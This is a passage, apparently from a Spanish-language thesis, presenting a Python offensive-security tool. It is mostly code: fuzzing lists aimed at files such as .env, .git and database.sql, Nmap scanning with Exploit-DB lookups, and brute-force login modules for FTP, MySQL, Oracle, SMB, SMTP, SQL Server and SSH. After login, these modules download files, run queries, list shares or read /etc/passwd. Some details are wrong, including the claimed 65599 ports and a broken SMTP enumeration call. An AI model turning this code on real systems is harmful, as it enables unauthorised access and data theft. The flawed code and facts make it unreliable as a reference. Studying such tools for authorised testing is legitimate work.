Como se puede validar en la imagen anterior, también se hace uso de la plataforma Source Graph, la cual permite la búsqueda de código fuente filtrado en internet.

Por otro lado, en la herramienta se creó un módulo que se encarga de realizar búsquedas mediante *fuzzing*. Este método consiste en buscar archivos, rutas y subdominios para encontrar información relevante.

```
# Listas de subdominios comunes
common_subdomains = ['www', 'mail', 'ftp', 'blog', 'admin', 'test', 'dev', 'staging', 'api', 'shop', 'cdn',
                     'secure', 'app', 'customer', 'backup', 'static', 'media', 'new', 'old', 'report', 'login',
                     'client', 'download', 'support', 'forum', 'ticket', 'log', 'payment', 'forum']

# Listas de palabras clave para generar subdominios
keywords = ['api', 'app', 'internal', 'backup', 'static', 'media', 'new', 'old', 'download', 'payment', 'register',
            'contact', 'service', 'dashboard', 'portal', 'support', 'documentation', 'help', 'forum', 'info',
            'customer', 'member', 'product', 'order', 'invoice', 'cart', 'search']

# Listas adicionales de subdominios y palabras clave
additional_subdomains = ['sub1', 'sub2', 'sub3', 'beta', 'alpha', 'prod', 'qa', 'uat', 'sandbox', 'uat', 'devops',
                         'dev', 'stage', 'prod', 'test', 'backup', 'cdn', 'uploads', 'portal', 'service', 'dashboard',
                         'client', 'download', 'support', 'forum']
additional_keywords = ['admin', 'secret', 'configuration', 'backup', 'archive', 'download', 'media', 'account', 'log',
                       'payment', 'info', 'customer', 'feedback']

# Lista de directorios a probar
directories = ['/', '/public/', '/private/', '/uploads/', '/backup/', '/downloads/', '/images/', '/files/',
               '/docs/', '/test/', '/media/', '/assets/', '/css/', '/js/', '/fonts/', '/api/', '/admin/', '/dashboard/',
               '/support/', '/forum/', '/documentation/', '/help/', '/backup/', '/archives/', '/logs/', '/clients/',
               '/members/', '/products/', '/orders/', '/invoices/', '/cart/', '/search/']

# Lista de archivos a probar
files = ['index.html', 'robots.txt', 'sitemap.xml', 'backup.zip', 'config.php', 'login.php', 'secret.txt',
         'database.sql', 'app.js', 'style.css', 'logo.png', 'user.csv', 'info.docx', 'report.pdf', 'download.zip',
         'archive.zip', 'log.txt', 'payment.html', 'feedback.txt', '.env', '.git']
```

Figura 20: Generación de Lista de Directorios y Palabras Clave Comunes en Desarrollo Web.

Como se puede visualizar en la imagen anterior, se crea una lista de posibles directorios, APIs, archivos y palabras clave que son muy comunes en el desarrollo web.

```python
def generate_subdomains(common_subdomains, keywords, additional_subdomains, additional_keywords):
    generated_subdomains = common_subdomains.copy()

    # Generar combinaciones de palabras clave para subdominios más largos
    for length in range(2, 4):  # Generar subdominios de longitud 2 y 3
        sub_combinations = itertools.combinations(keywords + additional_keywords, length)
        for sub_combination in sub_combinations:
            generated_subdomains.append('-'.join(sub_combination))

    # Combinar subdominios adicionales con palabras clave adicionales
    for subdomain in additional_subdomains:
        for keyword in additional_keywords:
            generated_subdomains.append(f"{subdomain}-{keyword}")

    # Generar subdominios utilizando palabras clave
    for subdomain in common_subdomains:
        for keyword in keywords + additional_keywords:
            generated_subdomains.append(f"{subdomain}-{keyword}")
            generated_subdomains.append(f"{keyword}-{subdomain}")

    return generated_subdomains

def test_url(base_url, url):
    try:
        response = requests.get(url)
        status_code = response.status_code
        response_content = response.text
        if status_code == 200:
            print(f"Encontrado: {url}")
            with open('results.txt', 'a') as f:
                f.write(f"{url}\n")
        elif status_code in [301, 302]:
            print(f"Redireccionado ({status_code}): {url}")
        else:
            print(f"Error ({status_code}): {url}")
    except requests.exceptions.RequestException:
        print(f"Error al acceder a la URL: {url}")
```

Figura 21: Generación de Subdominios y Validación de Respuestas con Funciones Especializadas.

Como se puede visualizar en la imagen anterior, se crea una función llamada *generate_subdomains*, la cual combina las listas anteriores para crear una lista de subdominios. Además, se crea otra función llamada *test_url*, que se encarga de validar que el estado de respuesta sea exitoso.

También se creó un módulo que se encarga de obtener más información del objetivo mediante las direcciones IP. A través de este método, es posible obtener el host del sitio web y otra información relevante.

```python
with open("../tecnologias/ip.txt", "r") as file:
    ip_list = file.read().splitlines()

for ip in ip_list:
    url = f"http://ip-api.com/json/{ip}?fields=country,city,regionName,isp,org,as,query"
    response = requests.get(url)

    if response.status_code == 200:
        data = response.json()

        country = data.get("country", "")
        city = data.get("city", "")
        region = data.get("regionName", "")
        isp = data.get("isp", "")
        org = data.get("org", "")
        asn = data.get("as", "")
        query = data.get("query", "")

        try:
            hostname = socket.gethostbyaddr(query)[0]
        except socket.herror:
            hostname = "No disponible"

        with open("resultado_ip.txt", "a") as result_file:
            result_file.write(f"Información para la IP: {ip}\n")
            result_file.write(f"IP: {query}\n")
            result_file.write(f"Nombre de host: {hostname}\n")
            result_file.write(f"País: {country}\n")
            result_file.write(f"Ciudad: {city}\n")
            result_file.write(f"Región: {region}\n")
            result_file.write(f"ISP: {isp}\n")
            result_file.write(f"Organización: {org}\n")
            result_file.write(f"ASN: {asn}\n")
            result_file.write("\n")
    else:
        with open("resultado_ip.txt", "a") as result_file:
            result_file.write(f"No se pudo obtener información para la IP: {ip}\n\n")

```

Figura 22: Búsqueda de Información de IP con la API de ip-api y Revisión de Puertos Abiertos.

Como se puede ver en la imagen anterior, para realizar la búsqueda de información de la dirección IP se utilizó la API de ip-api. Esta API retorna información como la IP, nombre de host, país, ciudad, región, ISP, organización y ASN (Número de sistema autónomo).

Por otro lado, también se creó un módulo que se encarga de realizar una revisión de los puertos abiertos que tiene la plataforma, con el fin de identificar posibles vectores de ataque que podrían aprovecharse a través de estos.

```python
def run_nmap_scan(url, output_file="resul.txt"):
    try:
        # Construir el comando para ejecutar Nmap con las opciones -sCV y la URL objetivo
        command = f'nmap -sCV {url}'

        # Ejecutar el comando en la línea de comandos y redirigir la salida al archivo de texto de resultados
        with open(output_file, 'w') as file:
            result = subprocess.Popen(command, shell=True, stdout=file, stderr=subprocess.PIPE, text=True)
            result.communicate()

        print(f"[*] Escaneo completado. Los resultados se han guardado en {output_file}")

        # Obtener los puertos abiertos, servicios y versiones del archivo de resultados
        open_ports, services, versions = get_open_ports_services_and_versions(output_file)

        # Guardar los puertos abiertos en el archivo "ports.txt"
        with open("ports.txt", "w") as ports_file:
            ports_file.write("\n".join(open_ports))

        print("[*] Puertos abiertos guardados en ports.txt")

        # Guardar los servicios en el archivo "services.txt"
        with open("services.txt", "w") as services_file:
            services_file.write("\n".join(services))

        print("[*] Servicios encontrados guardados en services.txt")

        # Guardar las versiones en el archivo "version.txt"
        with open("version.txt", "w") as version_file:
            version_file.write("\n".join(versions))

        print("[*] Versiones encontradas guardadas en version.txt")

        # Buscar posibles fallos de seguridad en Exploit Database y almacenarlos en "vulnerabilidades.txt"
        vulnerabilities = search_exploit_db_vulnerabilities(versions)
        with open("vulnerabilidades.txt", "w") as vulnerabilities_file:
            vulnerabilities_file.write("\n".join(vulnerabilities))

        print("[*] Vulnerabilidades encontradas guardadas en vulnerabilidades.txt")

    except Exception as e:
        print(f"[*] Error executing Nmap: {e}")

def get_open_ports_services_and_versions(output_file):
    open_ports = []
    services = []
    versions = []
    with open(output_file, "r") as file:
        for line in file:
            if "open" in line and "/tcp" in line:
                port = line.split("/")[0].strip()
                open_ports.append(port)
                # Obtener el servicio de la columna SERVICE
                service = line.split()[2].strip()
                services.append(service)
                # Obtener la versión de la columna VERSION
                version = line.split()[3].strip()
                versions.append(version)
    return open_ports, services, versions

def search_exploit_db_vulnerabilities(versions):
    vulnerabilities = []
    for version in versions:
        # Consultar la API pública de Exploit Database para buscar vulnerabilidades
        api_url = f"https://www.exploit-db.com/search?q={version}"
        response = requests.get(api_url)

        if response.status_code == 200:
            soup = BeautifulSoup(response.content, "html.parser")
            exploits = soup.find_all("div", class_="card-body pt-2")
            if exploits:
                vulnerabilities.append(f"Vulnerabilities for version {version}:")
                for exploit in exploits:
                    description = exploit.find("h5", class_="card-title").text.strip()
                    exploit_url = "https://www.exploit-db.com" + exploit.find("a")["href"]
                    vulnerabilities.append(f"{description} - {exploit_url}")
            else:
                vulnerabilities.append(f"No vulnerabilities found for version {version}")
        else:
            vulnerabilities.append(f"Error searching vulnerabilities for version {version}")

    return vulnerabilities
```

Figura 23: Análisis de Puertos con Nmap y Revisión de Headers de Seguridad

Como se puede apreciar en la imagen anterior, para realizar el análisis de los puertos se utiliza la herramienta Nmap, la cual permite escanear los 65599 puertos que puede tener un sitio web con servicios activos. Además, se ejecuta una lista de scripts comunes de vulnerabilidades para servicios como FTP, SMB, SSH, entre otros.

También se creó un módulo encargado de revisar los headers de la plataforma para asegurar que sean seguros y para identificar los tipos de headers que faltan por implementar en el sitio web. Esto permite que el usuario implemente los headers necesarios para que el sitio web sea más seguro.

```python
def verificar_vulnerabilidad_headers(url):
    response = requests.head(url)
    headers = response.headers

    resultados = []
    for header, value in headers.items():
        if "<script>" in value:
            resultado = f"[Vulnerable] {header}: {value}"
        else:
            resultado = f"[Seguro] {header}: {value}"
        resultados.append(resultado)

    return resultados

# Solicitar al usuario que ingrese la URL con el esquema
url = input("Ingresa la URL (incluye el esquema, por ejemplo, http://): ")
resultados = verificar_vulnerabilidad_headers(url)

# Guardar los resultados en un archivo de texto
archivo_resultados = "headers.txt"
with open(archivo_resultados, "w") as file:
    file.write("Encabezados de la respuesta:\n")
    file.write("--------------------------\n")
    for resultado in resultados:
        file.write(resultado + "\n")
```

Figura 24: Validación de Headers de Seguridad


```python
def check_security_headers(url):
    response = requests.get(url)
    headers = response.headers

    security_headers = [
        "Content-Security-Policy",
        "X-XSS-Protection",
        "X-Frame-Options",
        "Strict-Transport-Security",
        "X-Content-Type-Options",
        "Referrer-Policy",
        "Permissions-Policy"
    ]

    missing_headers = []

    for header in security_headers:
        if header not in headers:
            missing_headers.append(header)

    if len(missing_headers) == 0:
        result = "Todas las cabeceras de seguridad están presentes."
    else:
        result = "Las siguientes cabeceras de seguridad faltan:\n"
        for header in missing_headers:
            result += header + "\n"

    with open("headres_Vulnerables.txt", "w") as file:
        file.write(result)

# Ejemplo de uso
url = input("Ingrese la URL del sitio web: ")
check_security_headers(url)
```

Figura 25: Validación de Headers de Seguridad

Como se puede ver en las imágenes anteriores, se creó un módulo encargado de validar los headers que son seguros en el sitio web. Este módulo revisa los headers existentes y verifica

si cumplen con las mejores prácticas de seguridad. Además, identifica aquellos que faltan y que podrían mejorar la seguridad del sitio.

También se crearon diversos módulos que consisten en realizar ataques de fuerza bruta en diferentes servicios, como lo son FTP, MySQL, SMB, SMTP, SSH, SQL Server y Oracle.




```python
from ftplib import FTP

def test_ftp_connection(host, port, username, password):
    try:
        ftp = FTP()
        ftp.connect(host, port)
        ftp.login(username, password)
        ftp.quit()
        return True
    except Exception as e:
        print(f"Error al conectar al servidor FTP con usuario: {username} y contraseña: {password} - {str(e)}")
        return False

def list_and_download_files(host, port, username, password):
    try:
        ftp = FTP()
        ftp.connect(host, port)
        ftp.login(username, password)

        files = ftp.nlst()  # Obtener lista de archivos en el directorio remoto
        if not files:
            print("No hay archivos en el directorio remoto.")
        else:
            print("Archivos en el directorio remoto:")
            for file in files:
                print(file)
                # Descargar el archivo si existe
                with open(file, "wb") as local_file:
                    ftp.retrbinary("RETR " + file, local_file.write)
                    print(f"Archivo '{file}' descargado correctamente.")

        ftp.quit()
        return files
    except Exception as e:
        print(f"Error al conectarse al servidor FTP o al descargar archivos: {str(e)}")
        return []
```

Figura 26: Funciones para Fuerza Bruta en FTP y Descarga de Archivos del Servidor

Como se puede apreciar en la siguiente imagen, se crearon dos funciones. La primera función, test_ftp_connection, valida el acceso al servidor mediante un ataque de fuerza bruta

usando una lista de usuarios y contraseñas. La otra función, list_and_download_files, se conecta al servidor y verifica si hay archivos disponibles; si los hay, procede a descargar estos archivos desde el servidor.



```python
import mysql.connector

def test_mysql_connection(host, port, username, password):
    try:
        conn = mysql.connector.connect(
            host=host,
            port=port,
            user=username,
            password=password
        )
        conn.close()
        return True
    except Exception as e:
        print(f"Error al conectar al servidor MySQL con usuario: {username} y contraseña: {password} - {str(e)}")
        return False

def execute_mysql_query(host, port, username, password, database, query):
    try:
        conn = mysql.connector.connect(
            host=host,
            port=port,
            user=username,
            password=password,
            database=database
        )
        cursor = conn.cursor()
        cursor.execute(query)
        result = cursor.fetchall()
        cursor.close()
        conn.close()
        return result
    except Exception as e:
        print(f"Error al ejecutar la consulta en el servidor MySQL: {str(e)}")
        return []
```

Figura 27: Fuerza Bruta y Ejecución de Comandos en MySQL mediante Módulo Personalizado.

Como se puede ver en la imagen anterior, se creó un módulo que consiste en dos funciones. La primera función, test_mysql_connection, realiza un ataque de fuerza bruta utilizando una lista de usuarios y contraseñas para verificar si se utilizan usuarios por defecto. La

otra función, execute_mysql_query, se conecta al servidor de la base de datos y ejecuta un comando para validar que la conexión es exitosa.

```python
import cx_Oracle

def test_oracle_connection(host, port, service_name, username, password):
    try:
        dsn = cx_Oracle.makedsn(host, port, service_name=service_name)
        conn = cx_Oracle.connect(username, password, dsn)
        conn.close()
        return True
    except Exception as e:
        print(f"Error al conectar al servidor Oracle con usuario: {username} y contraseña: {password} - {str(e)}")
        return False

def execute_oracle_query(host, port, service_name, username, password, query):
    try:
        dsn = cx_Oracle.makedsn(host, port, service_name=service_name)
        conn = cx_Oracle.connect(username, password, dsn)
        cursor = conn.cursor()
        cursor.execute(query)
        result = cursor.fetchall()
        cursor.close()
        conn.close()
        return result
    except Exception as e:
        print(f"Error al ejecutar la consulta en el servidor Oracle: {str(e)}")
        return []
```


Figura 28: Fuerza Bruta y Validación de Conexión en Bases de Datos Oracle.

Como se puede evidenciar en la imagen anterior, también se creó un módulo que realiza un ataque de fuerza bruta en las bases de datos de Oracle. Este módulo tiene dos métodos. El primero, llamado test_oracle_connection, realiza un ataque de fuerza bruta mediante una lista de usuarios y contraseñas. El segundo método, execute_oracle_query, se conecta al servidor y ejecuta un comando para validar que la conexión fue exitosa.

```python
from smb.SMBConnection import SMBConnection

def test_smb_connection(server, username, password):
    try:
        conn = SMBConnection(username, password, "client", server, use_ntlm_v2=True)
        conn.connect(server, 139)
        conn.close()
        return True
    except Exception as e:
        print(f"Error al conectar al servidor SMB con usuario: {username} y contraseña: {password} - {str(e)}")
        return False

def list_smb_shares(server, username, password):
    try:
        conn = SMBConnection(username, password, "client", server, use_ntlm_v2=True)
        conn.connect(server, 139)
        shares = conn.listShares()
        conn.close()
        return [share.name for share in shares if not share.isSpecial]
    except Exception as e:
        print(f"Error al conectarse al servidor SMB o al enumerar recursos compartidos: {str(e)}")
        return []
```

Figura 29: Validación de Seguridad en SMB con Fuerza Bruta y Listado de Archivos Compartidos.


Como se puede ver en la imagen anterior, se creó un módulo que valida la seguridad de SMB. Este módulo consiste en dos funciones: test_smb_connection, que realiza un ataque de fuerza bruta mediante una lista de usuarios y contraseñas para encontrar el usuario correcto, y list_smb_shares, que se conecta al servidor y verifica si hay archivos compartidos disponibles.



```python
import smtplib

def test_smtp_connection(host, port, username, password):
    try:
        server = smtplib.SMTP(host, port)
        server.starttls()
        server.login(username, password)
        server.quit()
        return True
    except Exception as e:
        print(f"Error al conectar al servidor SMTP con usuario: {username} y contraseña: {password} - {str(e)}")
        return False

def list_smtp_services(host, port, username, password):
    try:
        server = smtplib.SMTP(host, port)
        server.starttls()
        server.login(username, password)

        # Listar destinatarios disponibles
        recipients = server.sendmail('', '', 'RCPT TO:<>')
        recipients_list = list(recipients.keys())

        # Listar mensajes en la cola
        queue_status = server.verify('')

        server.quit()

        return recipients_list, queue_status
    except Exception as e:
        print(f"Error al conectarse al servidor SMTP o al enumerar los servicios: {str(e)}")
        return [], None
```

Figura 30: Validación de Seguridad en SMTP con Fuerza Bruta y Verificación de Servicios.

Como se puede ver en la imagen anterior, también se creó otro módulo encargado de validar la seguridad de SMTP. Este módulo tiene dos funciones: test_smtp_connection, que realiza un ataque de fuerza bruta mediante una lista de usuarios y contraseñas para evaluar la seguridad de la conexión, y list_smtp_services, que se encarga de conectarse al servidor y verificar si hay algún mensaje en este servidor listo para enviar.



```python
def test_sql_server_connection(server, port, username, password):
    try:
        connection_string = f"DRIVER={{ODBC Driver 17 for SQL Server}};SERVER={server},{port};UID={username};PWD={password}"
        conn = pyodbc.connect(connection_string, timeout=5)
        cursor = conn.cursor()
        cursor.execute("SELECT 1")
        result = cursor.fetchone()
        cursor.close()
        conn.close()
        return result[0] == 1
    except Exception as e:
        print(f"Error al conectar al servidor SQL Server con usuario: {username} y contraseña: {password} - {str(e)}")
        return False

def execute_sql_command(server, port, username, password, command):
    try:
        connection_string = f"DRIVER={{ODBC Driver 17 for SQL Server}};SERVER={server},{port};UID={username};PWD={password}"
        conn = pyodbc.connect(connection_string, timeout=5)
        cursor = conn.cursor()
        cursor.execute(command)
        result = cursor.fetchall()
        cursor.close()
        conn.close()
        return result
    except Exception as e:
        print(f"Error al ejecutar el comando en el servidor SQL Server: {str(e)}")
        return []
```

Figura 31: Auditoría de Seguridad en SQL Server con Fuerza Bruta y Listado de Tablas.

Como se puede ver en la imagen anterior, también se creó un módulo encargado de auditar la seguridad de SQL Server. Este módulo realiza un ataque de fuerza bruta mediante una lista de usuarios y contraseñas para intentar descifrar la contraseña. Si encuentra las credenciales, ingresa a la base de datos y ejecuta un comando que lista todas las tablas.

```python
import paramiko

def enumerate_users(server, port, username, password):
    try:
        ssh_client = paramiko.SSHClient()
        ssh_client.set_missing_host_key_policy(paramiko.AutoAddPolicy())
        ssh_client.connect(server, port, username, password)
        stdin, stdout, stderr = ssh_client.exec_command('cat /etc/passwd')
        users = stdout.read().decode().splitlines()
        print("Lista de usuarios en el sistema:")
        for user in users:
            print(user)
        ssh_client.close()
        return True
    except paramiko.AuthenticationException:
        return False
    except paramiko.SSHException as e:
        print(f"Error de SSH: {str(e)}")
    except Exception as e:
        print(f"Error desconocido: {str(e)}")
    return False
```

Figura 32: Prueba de Seguridad en SSH con Fuerza Bruta para Acceso al Servidor.

Por último, se creó un módulo que prueba la seguridad del puerto SSH. Este módulo realiza un ataque de fuerza bruta al servidor mediante una lista de usuarios y contraseñas, intentando descifrar las credenciales para ver si puede conectarse a este puerto y acceder al servidor.

La herramienta de hacking fue desarrollada en Python, ya que este lenguaje facilita la automatización de los ataques de cada módulo mediante sus bibliotecas. La base de datos utilizada para su creación fue MySQL.

